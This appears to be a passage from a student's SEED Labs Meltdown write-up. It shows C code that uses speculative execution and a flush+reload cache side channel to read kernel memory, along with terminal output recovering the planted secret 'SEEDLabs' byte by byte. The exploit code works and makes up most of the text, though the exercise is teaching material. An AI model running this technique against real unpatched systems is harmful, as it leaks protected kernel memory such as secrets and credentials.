
```
  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
          perror("pread");
          break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf88f5000); }

        reloadSideChannelImproved();
  }
```

We change the address to the address where our secret points.




```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gedit MeltdownAttack.c
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownAttack.c -o M
eltdownAttack
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 933
[10/14/19]seed@VM:~/.../Meltdown_Attack$ 
```

In the above screenshot we notice that we get our first letter ‘S’



```
int main()
{
  int i, j, m, ret = 0;

  for(m=0; m<8; m++)
  {
  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }

  memset(scores, 0, sizeof(scores));
  flushSideChannel();


  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
          perror("pread");
          break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf88f5000 + m); }

        reloadSideChannelImproved();
  }

  // Find the index with the highest score.
  int max = 0;
  for (i = 0; i < 256; i++) {
        if (scores[max] < scores[i]) max = i;
  }

  printf("The secret value is %d %c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
}
  return 0;
}
```

We create a loop to print 8 bytes one by one simultaneously



```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownAttack.c -o M
eltdownAttack
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 992
The secret value is 69 E
The number of hits is 989
The secret value is 69 E
The number of hits is 924
The secret value is 68 D
The number of hits is 973
The secret value is 76 L
The number of hits is 805
The secret value is 97 a
The number of hits is 942
The secret value is 98 b
The number of hits is 981
The secret value is 115 s
The number of hits is 933
[10/14/19]seed@VM:~/.../Meltdown_Attack$ █
```

We notice we successfully obtain the secret stored in the block from 0xf88f5000 to 0xf88f5007 as 'SEEDLabs'.